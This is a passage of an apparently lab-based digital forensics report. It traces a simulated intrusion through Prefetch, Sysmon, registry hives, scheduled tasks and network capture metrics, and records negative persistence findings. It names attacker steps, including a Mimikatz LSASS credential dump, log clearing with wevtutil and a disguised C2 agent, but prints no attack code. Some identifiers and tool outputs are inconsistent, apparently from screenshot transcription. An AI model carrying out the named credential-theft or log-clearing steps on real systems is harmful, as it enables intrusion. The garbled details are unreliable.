Figure SCR-003 — T1204.002/T1003.001: PECmd prefetch — PYTHON.EXE (08:47:44, RC=1), MIMIKATZ.EXE (08:48:09, RC=1), SPLUNKD.EXE (10:07:24, RC=12)

Executable	Last Run (UTC)	RunCount	Significance
PYTHON.EXE	08:47:44	1	NulltackKatz_v1.3.py execution — T1204.002
MIMIKATZ.EXE	08:48:09	1	Credential dump — T1003.001
WMIC.EXE	08:02:58	1	AV discovery step — T1518.001
WSCRIPT.EXE	08:16:51	3	VBS masquerading — T1036.007
NET.EXE	08:48:09	4	User/group discovery — T1087.001
IPCONFIG.EXE	08:48:09	1	Network discovery — T1016
TASKLIST.EXE	08:48:09	1	Process discovery — T1057
SPLUNKD.EXE	10:07:24	12	C2 agent — T1071 — RunCount=12 shows manual restarts

5.2 Sysmon Analysis (EID 10 — LSASS Access)

Sysmon was deployed on the target workstation with a custom detection rule set (20_scenario_rules.xml), providing granular process creation, network connection, and process access telemetry. Despite the attacker's attempt to suppress logging through wevtutil cl, partial Sysmon records survived, yielding critical evidence of LSASS access that independently corroborates Prefetch findings. After log clearing, Sysmon recorded 15,669 events across EventIDs 1 (process create), 3 (network connect), 10 (process access), 11 (file create), 12/13 (registry), and 23 (file delete).




Figure SCR-004 — Evidence Source: FTK Imager winevt\Logs — Sysmon%4Operational.evtx (11.6MB, modified 10:14:15) + FileSlack (768KB)

Sysmon Event ID	Count	Relevance
1 (Process Create)	9	Agent & tool launches (limited due to log clearing)
3 (Network Connect)	310	C2 beacon connections
10 (Process Access)	864	LSASS access pattern — primary T1003.001 evidence
11 (File Create)	2	Staged file creation
12/13 (Registry)	78	Registry changes — all legitimate (Edge, system)
23 (File Delete)	373	Cleanup activities

5.3 Registry & Persistence Investigation (Negative Finding)

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_C2\UFS_EXTRACT\TIO_ARTIFACTS\Registry\ntuser.dat" | Select KeyPath, ValueName, ValueData | Format-Table -AutoSize
```

KeyPath	ValueName	ValueData
ROOT\Control Panel\Desktop	WallPaper	C:\nulltack.png
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{2C739CFC-2809-4501-B3F3-F3508C9228ED}	Version	1,1,1,9
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{2C739CFC-2809-4501-B3F3-F3508C9228ED}	Locale	EN
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{49210152-8714-4FFA-961d-a172abc0c09d}	Version	151,0,7914,0
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11D3-B153-00C04F79FAA6}	Version	12,0,10011,16384
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11D3-B153-00C04F79FAA6}	Locale	EN
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Version	10,0,19041,0
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Locale	en
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Version	11,5915,19041,0
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Locale	*
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Version	43,0,0,0
ROOT\SOFTWARE\Microsoft\Active Setup\Installed Components\{89620200-ECBD-11CF-8B85-00AA005B4340}	Locale	43,0,0,0
ROOT\SOFTWARE\Microsoft\Internet Explorer\Desktop\General	WallpaperSource	C:\Windows\web\wallpaper\Windows\img0.jpg
ROOT\SOFTWARE\Microsoft\Internet Explorer\Toolbar\ShellBrowser	ITBar7Layout	(Binary data)
ROOT\SOFTWARE\Microsoft\Internet Explorer\Toolbar\WebBrowser		
ROOT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
ROOT\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce		
ROOT\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11D3-B153-00C04F79FAA6}	Version	12,0,10011,16384
ROOT\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11D3-B153-00C04F79FAA6}	Locale	EN
ROOT\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components\{6BF52A52-394A-11D3-B153-00C04F79FAA6}		

Figure SCR-007 — T1547.001 Negative / T1491: RECmD NTUSER.DAT — Run keys: OneDrive + Edge ONLY | WallPaper=C:\nulltack.png (10:13:49Z)

SCR-008: Scheduled Tasks Registry Detail

Filter

+ Add criteria

KeyPath	ValueName	ValueData
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}		
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{94473D9A-9606-4409-B7B1-1C054E5F24C9}		
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}		
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Actions	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Actions	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Actions	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Author	DESKTOP-2A108LD\anmar
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Author	DESKTOP-2A108LD\anmar
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Author	DESKTOP-2A108LD\anmar
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Description	Runs platform experience helper daily
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Description	Runs platform experience helper when screen is unlocked
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Description	Runs platform experience helper once in the future
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	DynamicInfo	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	DynamicInfo	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	DynamicInfo	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Hash	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Hash	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Hash	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Path	\GoogleUserPEH\RunPlatformExperienceHelper_Daily
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Path	\GoogleUserPEH\RunPlatformExperienceHelperOnUnlock
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Path	\GoogleUserPEH\RunPlatformExperienceHelper_Metrics
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Schema	65538
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Schema	65538
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Schema	65538
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	Triggers	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	Triggers	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	Triggers	(Binary data)
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{16DD8D55-D4C6-4DDC-B478-C582ABCFD7C3}	URI	\GoogleUserPEH\RunPlatformExperienceHelper_Daily
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{94473D9A-9606-4409-B7B1-1C054E5F24C9}	URI	\GoogleUserPEH\RunPlatformExperienceHelperOnUnlock
ROOT\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{DE4910F4-E03F-4B58-9F16-7FF1F9CCD4AA}	URI	\GoogleUserPEH\RunPlatformExperienceHelper_Metrics

Figure SCR-008 — T1053.005 Negative: Scheduled Tasks Registry — All 3 tasks are GoogleUserPEH (Chrome, pre-attack 7/2/2026). No malicious tasks found.

Exterro FTK Imager 4.7.3.81

File View Mode Help

Evidence Tree

File List

Name	Size	Type	Date Modified
\$130	4,096 (4 KB)	NTFS Index All...	7/2/2026 2:05:29 PM
GoogleUpdaterTaskSystem151.0.7910.0(0B8CD763-2981-4969-B0FC-78FD1F95789B)	4,270 (5 KB)	Regular File	7/2/2026 11:45:50 AM
GOOGLE-1.0(0	\$130 INDX Entry		

Figure SCR-009 — T1053.005 Negative: System32\Tasks folder — 3 subdirectories only: GoogleSystem, GoogleUserPEH, Microsoft. No attacker-created tasks.

Negative Finding — T1547.001

Six independent sources were examined for Registry Run Key / Boot-or-Logon Autostart persistence: HKCU Run (NTUSER.DAT), HKLM Run (SOFTWARE hive), HKCU/HKLM RunOnce, the Services key for Splunkd (SYSTEM hive), Sysmon EID 12+13 registry-set events, and the SAM hive (Section 5.3.5). Result: no malicious Registry Run key was found. T1547.001, as described in the scenario brief, was NOT implemented in this lab instance; persistence relied instead on manual C2 re-deployment (SPLUNKD.EXE RunCount=12). Scheduled Tasks (T1053.005) were examined separately, also with a negative result: all three tasks present (GoogleUserPEH) pre-date the attack and are associated with legitimate Chrome update infrastructure.

```
C:\Windows\system32> Sysmon -i D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Sysmon\Microsof-Windows-Sysmon-Full.exe
PS C:\Windows\system32> Import-Csv Sysmon | Where-Object {$_.EventId -eq 13} | Format-List *

RecordNumber      : 165311
EventRecordId      : 165311
TimeCreated        : 2026-07-05 10:06:39.678978
EventId           : 13
Level             : Info
Provider          : Microsoft-Windows-Sysmon
Channel           : Microsoft-Windows-Sysmon/Operational
ProcessId         : 3044
ThreadId          : 5452
Computer          : DESKTOP-2A10BLD
ChunkNumber       : 151
UserId            : S-1-5-18
MapDescription     : RegistryEvent (Value Set)
UserName          : DESKTOP-2A10BLD\ammar
ProcessId         :
ThreadId          :
PayloadData1      : ProcessID: 3528, ProcessGUID: e7be3412-2ca7-6a4a-6201-000000000400
PayloadData2      : RuleName: -
PayloadData3      : Image: C:\Program Files (x86)\MicrosoftEdge\Application\msedge.exe
PayloadData4      : EventTypes: SetValue
PayloadData5      : TargetObject: HKU\S-1-5-21-2053833827-3235952737-1524074619-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeAutoLaunch_F1EB8626CEA4A025AE2D7C81AD8872D
PayloadData6      : Details: "C:\Program Files (x86)\MicrosoftEdge\Application\msedge.exe" --win-session-start
ExecutableInfo    :
HiddenRecord      :
SourceFile        : D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Sysmon\Microsof-Windows-Sysmon\Operational.evtx
Keywords          : Classic
ExtraDataOffset   : 0
Payload           : {"EventData":{"Data":[{"@Name":"RuleName","@Text":"-"},{"@Name":"EventType","@Text":"SetValue"},{"@Name":"UtcTime","@Text":"2026-07-05
10:06:39.683"}],("@Name":"ProcessGuid","@Text":"e7be3412-2ca7-6a4a-6201-000000000400"),("@Name":"ProcessId","@Name":"Image","@Text":"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"),("@Name":"TargetObject","@Text":"H
KU\S-1-5-21-2053833827-3235952737-1524074619-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeAutoLaunch_F1EB8626CEA4A025AE2D7C81AD8872D"),("@Name":"Details","@Text":"\"C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe\" --win-session-start\"),("@Name":"User","@Text":"DESKTOP-2A10BLD\ammar\"))}}
```

Figure SCR-005 — T1547.001 Negative: Sysmon EID 13 — Sole registry set event in full log: msedge.exe AutoLaunch at HKCU\...\Run (legitimate, pre-attack)

Extremo FTK Imager 4.71.81

File View Mode Help

Evidence Tree

- compute.storage.dll
- comrespl.dll
- comres.dll
- comsnap.dll
- comsvcs.dll
- comuiid.dll
- config
- configmanager2.dll
- Configuration
- ConfigureExpandedStorage.dll
- conhost.exe
- ConHostV1.dll
- connect.dll
- ConnectedAccountState.dll
- consent.exe
- ConsentExperienceCommon.dll
- ConsentUX.dll
- ConsentUxClient.dll
- console.dll
- ConsoleLogon.dll
- ConstraintIndex_Search.dll
- consumersummgr.dll
- ContactActivation.dll
- ContactApis.dll
- ContactHarvesterDS.dll
- container.dll
- containerdevicemanagement.dll
- ContainerSettingsProviders
- ContentDeliveryManager.Utilities.dll
- control.exe
- convert.exe
- convertvhd.exe
- coreaudiopolicymanagerext.dll
- coredpus.dll
- coredpussvr.exe
- coreglobconfing.dll
- CoreMaa.dll
- CoreMessaging.dll
- CoreMiniRes.dll
- CoreShell.dll
- CoreShellAPI.dll
- CoreShellExtFramework.dll
- CoreUIComponents.dll
- convenc.dll

File List

Name	Size	Type	Date Modified
☒ DRIVERS	\$I30 INDX Entry		
☐ DRIVERS.LOG1	434,176 (424 KB)	Regular File	12/7/2019 9:03:44 AM
☐ DRIVERS.LOG1.FileSlack	155,648 (152 KB)	File Slack	
☐ DRIVERS.LOG2	835,584 (816 KB)	Regular File	12/7/2019 9:03:44 AM
☐ DRIVERS.LOG2.FileSlack	225,280 (220 KB)	File Slack	
☐ DRIVERS\53b39eac-18c4-11ea-a811-000d3aa4692b).TM.bif	65,536 (64 KB)	Regular File	1/18/2026 5:22:08 PM
☐ DRIVERS\53b39eac-18c4-11ea-a811-000d3aa4692b).TMCContainer00000000000000000001.regtrans-ms	524,288 (512 KB)	Regular File	1/18/2026 5:22:08 PM
☐ DRIVERS\53b39eac-18c4-11ea-a811-000d3aa4692b).TMCContainer00000000000000000002.regtrans-ms	524,288 (512 KB)	Regular File	11/14/2025 7:35:43 PM
☐ ELAM	32,768 (32 KB)	Regular File	11/19/2025 1:47:59 PM
☐ ELAM.FileSlack	12,288 (12 KB)	File Slack	
☐ ELAM.LOG1	32,768 (32 KB)	Regular File	12/7/2019 9:03:44 AM
☐ ELAM.LOG1.FileSlack	12,288 (12 KB)	File Slack	
☐ ELAM.LOG2	-	Regular File	12/7/2019 9:03:44 AM
☐ ELAM\53b39eac-18c4-11ea-a811-000d3aa4692b).TM.bif	65,536 (64 KB)	Regular File	11/14/2025 7:35:59 PM
☐ ELAM\53b39eac-18c4-11ea-a811-000d3aa4692b).TMCContainer00000000000000000001.regtrans-ms	524,288 (512 KB)	Regular File	11/14/2025 7:35:59 PM
☐ ELAM\53b39eac-18c4-11ea-a811-000d3aa4692b).TMCContainer00000000000000000002.regtrans-ms	524,288 (512 KB)	Regular File	11/14/2025 7:35:59 PM
☐ SAM	131,072 (128 KB)	Regular File	7/5/2026 10:14:21 AM
☐ SAM.FileSlack	57,344 (56 KB)	File Slack	
☐ SAM.LOG1	65,536 (64 KB)	Regular File	12/7/2019 9:03:44 AM
☐ SAM.LOG1.FileSlack	24,576 (24 KB)	File Slack	
☐ SAM.LOG2	49,152 (48 KB)	Regular File	12/7/2019 9:03:44 AM
☐ SAM.LOG2.FileSlack	4,096 (4 KB)	File Slack	
☐ SECURITY	65,536 (64 KB)	Regular File	7/5/2026 10:14:21 AM
☐ SECURITY.FileSlack	24,576 (24 KB)	File Slack	
☐ SECURITY.LOG1	8,192 (8 KB)	Regular File	12/7/2019 9:03:44 AM
☐ SECURITY.LOG2	-	Regular File	12/7/2019 9:03:44 AM
☐ SOFTWARE	85,458,944 (83...)	Regular File	7/5/2026 10:14:21 AM
☐ SOFTWARE.FileSlack	98,304 (96 KB)	File Slack	
☐ SOFTWARE.LOG1	12,582,912 (12,...)	Regular File	12/7/2019 9:03:44 AM
☐ SOFTWARE.LOG1.FileSlack	2,666,496 (2,60...)	File Slack	
☐ SOFTWARE.LOG2	5,242,880 (5,12...)	Regular File	12/7/2019 9:03:44 AM
☐ SOFTWARE.LOG2.FileSlack	888,832 (868 KB)	File Slack	
☐ SYSTEM	14,417,920 (14,...)	Regular File	7/5/2026 10:14:21 AM
☐ SYSTEM.FileSlack	53,248 (52 KB)	File Slack	
☐ SYSTEM.LOG1	3,620,864 (3,53...)	Regular File	12/7/2019 9:03:44 AM
☐ SYSTEM.LOG1.FileSlack	61,440 (60 KB)	File Slack	
☐ SYSTEM.LOG2	1,835,008 (1,79...)	Regular File	12/7/2019 9:03:44 AM
☐ SYSTEM.LOG2.FileSlack	184,320 (180 KB)	File Slack	

Custom Content Sources

Evidence:File System(Path)\File Options

Figure SCR-006 — Registry Chain of Custody: FTK Imager System32\config — SOFTWARE (85MB), SYSTEM (14MB), SAM, SECURITY — all flushed
10:14:21Z

Four targeted forensic examinations using RECmd with explicit --kn key path targeting confirm from independent sources that no malicious Registry Run key was created by the attacker.

5.3.1 HKCU Run Keys — NTUSER.DAT Explicit Verification (SCR-019)

```
PS C:\Windows\system32> & "D:\DFIR_Tools\Zimmerman\nets\RECcmd\RECcmd.exe" -f "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\NTUSER.DAT" --kn "Software\Microsoft\Windows\CurrentVersion\Run"
RECcmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECcmd

Note: Enclose all strings containing spaces (and all RegEx) with double quotes

Command line: -f D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\NTUSER.DAT --kn Software\Microsoft\Windows\CurrentVersion\Run

Processing hive D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\NTUSER.DAT

Key path: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Last write time: 2026-05-17 13:21:33.2217972

Subkey count: 0
Values count: 2

----- Value #0 -----
Name: OneDrive (RegSz)
Data: "C:\Users\anmar\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background (Slack: 00-00-00-00-00)

----- Value #1 -----
Name: MicrosoftEdgeAutoLaunch_F1EB80626CEA4A025AE2D7C81AD8872D (RegSz)
Data: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --win-session-start (Slack: 2D-00-2D-00-77-00-69-00-6E-00-2D-00-73-00-65-00-73-00-69-00-6F-00-6E-00-2D-00-73-00-74-00-61-00-72-00-74-00-00-00-3F-1C-F9-03-6E-C9)

PS C:\Windows\system32>
```

Figure SCR-019 — T1547.001 Negative (HKCU): RECcmd NTUSER.DAT \CurrentVersion\Run — Values=2 only: OneDrive + MicrosoftEdgeAutoLaunch | LastWrite=2026-05-17

5.3.2 HKLM Run Keys — SOFTWARE Hive Explicit Verification (SCR-020)

```
PS C:\Windows\system32> & "D:\DFIR_Tools\Zimmerman\nets\RECcmd\RECcmd.exe" -f "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SOFTWARE" --kn "Microsoft\Windows\CurrentVersion\Run"
RECcmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECcmd

Note: Enclose all strings containing spaces (and all RegEx) with double quotes

Command line: -f D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SOFTWARE --kn Microsoft\Windows\CurrentVersion\Run

Processing hive D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SOFTWARE

Key path: Microsoft\Windows\CurrentVersion\Run
Last write time: 2025-11-19 13:47:27.5834895

Subkey count: 0
Values count: 2

----- Value #0 -----
Name: SecurityHealth (RegExpandSz)
Data: %windir%\system32\SecurityHealthSystray.exe (Slack: 00-00-00-00)

----- Value #1 -----
Name: VMware User Process (RegSz)
Data: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr (Slack: 00-00)

PS C:\Windows\system32>
```

Figure SCR-020 — T1547.001 Negative (HKLM): RECcmd SOFTWARE \CurrentVersion\Run — Values=2 only: SecurityHealth + VMware Tools | LastWrite=2025-11-19

5.3.3 SYSTEM Hive — Splunkd Service (Legitimate vs Malicious Path) (SCR-021)

ImagePath=C:\Program Files\Splunk\bin\splunkd.exe (LEGITIMATE) vs C:\Users\Public\splunkd.exe (MALICIOUS C2 agent). The malicious agent was never registered as a Windows service. RemoveAccountRights includes SeDebugPrivilege, explaining the PROCESS_ALL_ACCESS (0x1FFFFFF) LSASS access documented in Section 4.5.

```
PS C:\Windows\system32> & "D:\Tools\Tools\ControlSetTools\ControlSetTools.exe" -
>> -f "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SYSTEM" -
>> --kn "ControlSet001\Services\Splunkd"
RECmd version 2026.5.0
Author: Eric Zimmerman (sazericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECmd
Note: Enclose all strings containing spaces (and all RegFs) with double quotes
Command line: -f D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SYSTEM --kn ControlSet001\Services\Splunkd

Processing hive D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\SYSTEM
Key path: ControlSet001\Services\Splunkd
Last write time: 2026-06-21 11:08:23.828821
Subkey count: 1
Values count: 15
----- Subkey #0 -----
Name: Security (Last write: 2026-06-21 11:07:52.2927885) Value count: 1
----- Value #0 -----
Name: Type (RegDword)
Data: 16
----- Value #1 -----
Name: Start (RegDword)
Data: 2
----- Value #2 -----
Name: ErrorControl (RegDword)
Data: 1
----- Value #3 -----
Name: ImagePath (RegExpandSz)
Data: "C:\Program Files\Splunk\bin\splunkd.exe" service
----- Value #4 -----
Name: DisplayName (RegSz)
Data: Splunkd (Sack: 51-00-05-00-72-00-76-00-09-00-03-00-05-00-00-00-76-00-0C-00)
----- Value #5 -----
Name: ObjectName (RegSz)
Data: NT SERVICE\Splunkd (Sack: 00-00-00-00-00-00)
----- Value #6 -----
Name: Description (RegSz)
Data: Splunkd is the indexing and searching engine for Splunk, a data platform for operational intelligence. It is required for Splunk instances acting as an indexer. If it is stopped, Splunk will not process data and will be unavailable for search. Splunkweb depends on Splunkd. Please see www.splunk.com for more information. Questions can be submitted to www.splunk.com/answers or for supported customers www.splunk.com/page/submit_issue (Sack: 00-00-18-00-00-00)
----- Value #7 -----
Name: Inheritance (RegDword)
Data: 1
----- Value #8 -----
Name: BIAccessRemoved (RegDword)
Data: 1
----- Value #9 -----
Name: InheritanceEnabled (RegDword)
Data: 1
----- Value #10 -----
Name: RemoveAccountRights (RegMultiSz)
Data: SeBackupPrivilege SeSecurityPrivilege SeSystemProfilePrivilege SeImpersonatePrivilege SeDebugPrivilege SeServiceLogonRight (Sack: 30-00-00-00)
----- Value #11 -----
Name: RemoveLocalGroups (RegMultiSz)
Data: Event log Readers Performance Monitor Users (Sack: 00-00)
----- Value #12 -----
Name: IsServiceAdministrator (RegDword)
Data: 0
----- Value #13 -----
Name: UserACIsAreSet (RegDword)
Data: 1
----- Value #14 -----
Name: EnterpriseServiceACIsAreSet (RegDword)
Data: 1
```

Figure SCR-021 — T1547.001 Negative / T1003.001: RECmd SYSTEM Services\Splunkd — ImagePath=C:\Program Files (LEGITIMATE) | SeDebugPrivilege explains LSASS 0x1FFFFFF

5.3.4 Verification Summary — Flag 1 + Flag 6 Final Answer (SCR-022)

```
=====
PERSISTENCE & DISCOVERY VERIFICATION SUMMARY
=====

[T1016] IPCONFIG.EXE | RunCount=1 | 2026-07-05 08:48:09 UTC

[FLAG 1+6] T1547.001 - 4-Source Negative Finding:
HKCU Run: OneDrive + Edge ONLY (SCR-019)
HKLM Run: SecurityHealth + VMware ONLY (SCR-020)
Splunkd ImagePath: C:\Program Files\Splunk\bin\splunkd.exe (LEGITIMATE)
Sysmon EID 13: msedge.exe ONLY (SCR-005)

VERDICT: NO malicious Run key. T1547.001 NOT IMPLEMENTED.

[BONUS] SeDebugPrivilege in Splunkd service confirms LSASS 0x1FFFFFF access
=====
PS C:\Windows\system32>
```

Figure SCR-022 — Verification Summary: T1016 confirmed (08:48:09Z) | T1547.001 NEGATIVE — 6 sources | VERDICT: No malicious Run key found

FLAG 1: T1547.001 — NEGATIVE FINDING (six independent sources: HKCU Run, HKLM Run, HKCU/HKLM RunOnce, Services, Sysmon EID 12+13, SAM). No malicious Registry Run key found. T1547.001 was not implemented in this lab instance.

FLAG 6: No persistence registry path found — Negative Finding validated. The C2 agent was not registered as a service, startup entry, or scheduled task.

5.3.5 Persistence Final Verdict — 6-Source Consolidated Confirmation

```

=== PERSISTENCE FINAL VERDICT ===

HKCU Run (NTUSER.DAT):
    Values count: 2
    Name: OneDrive (RegSz)
    Data: "C:\Users\anmar\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background (Slack: 00-00-00-00-00-00)
    Name: MicrosoftEdgeAutolaunch_F1E8B8626CEAA025AE2D7C81AD0872D (RegSz)
    Data: "C:\Program Files (x86)\MicrosoftEdge\Application\msedge.exe" --win-session-start (Slack: 2D-00-2D-00-77-00-69-00-6E-00-2D-00-73-00-65-00-73-00-69-00-6F-00-6E-00-2D-00-73-00-74-00-61-00-72-00-74-00-00-3F-1C-F9-03-6E-C9)

HKLM RunOnce (SOFTWARE):
    Values count: 0

Services\anmar_hacking (SYSTEM): NOT FOUND

VERDICT: T1547.001 NOT IMPLEMENTED - 6 Independent Sources Confirm NO Persistence
Tag 1: T1547.001 - NEGATIVE FINDING (forensically confirmed)
Tag 0: Registry persistence path - NOT FOUND (forensically confirmed)

PS C:\Windows\system32>

```

Figure SCR-032 — Persistence Verdict: T1547.001 NOT IMPLEMENTED — 6-source consolidated confirmation: HKCU/HKLM Run=0 malicious, RunOnce=0, Services=NOT FOUND, Sysmon EID 12+13 negative

5.4 Network Traffic Analysis — Wireshark

Network traffic analysis of the captured PCAP artifact (24,808,080 bytes; 24,879 packets) spans 07:16:41Z through 08:48:40Z and provides independent corroboration of C2 communications and data exfiltration activity. The capture window itself — beginning at 07:16:41Z, two seconds before the first observed beacon — is consistent with the corrected first-contact time established in Addendum A.5 and constitutes the most objective evidence source in this investigation, as network captures cannot be suppressed by host-side anti-forensic measures.

PCAP Metric	Value
Total Packets	24,879
Capture Duration	5,519 seconds (~92 minutes)
POST /beacon	183 requests (Caldera heartbeat)
GET /file/download	4 requests (ability downloads)
POST /file/upload	2 events (staged.zip exfiltration at 07:21:59Z and 08:28:32Z)
Beacon Interval	~40-60 seconds (Caldera sandcat default)
First Confirmed Beacon	07:16:43.286Z (Wireshark Stream 0, Packet 3)
C2 IP	192.168.67.128:8888 (HTTP, unencrypted)
Victim IP	192.168.67.129

5.5 PowerShell History Analysis

```

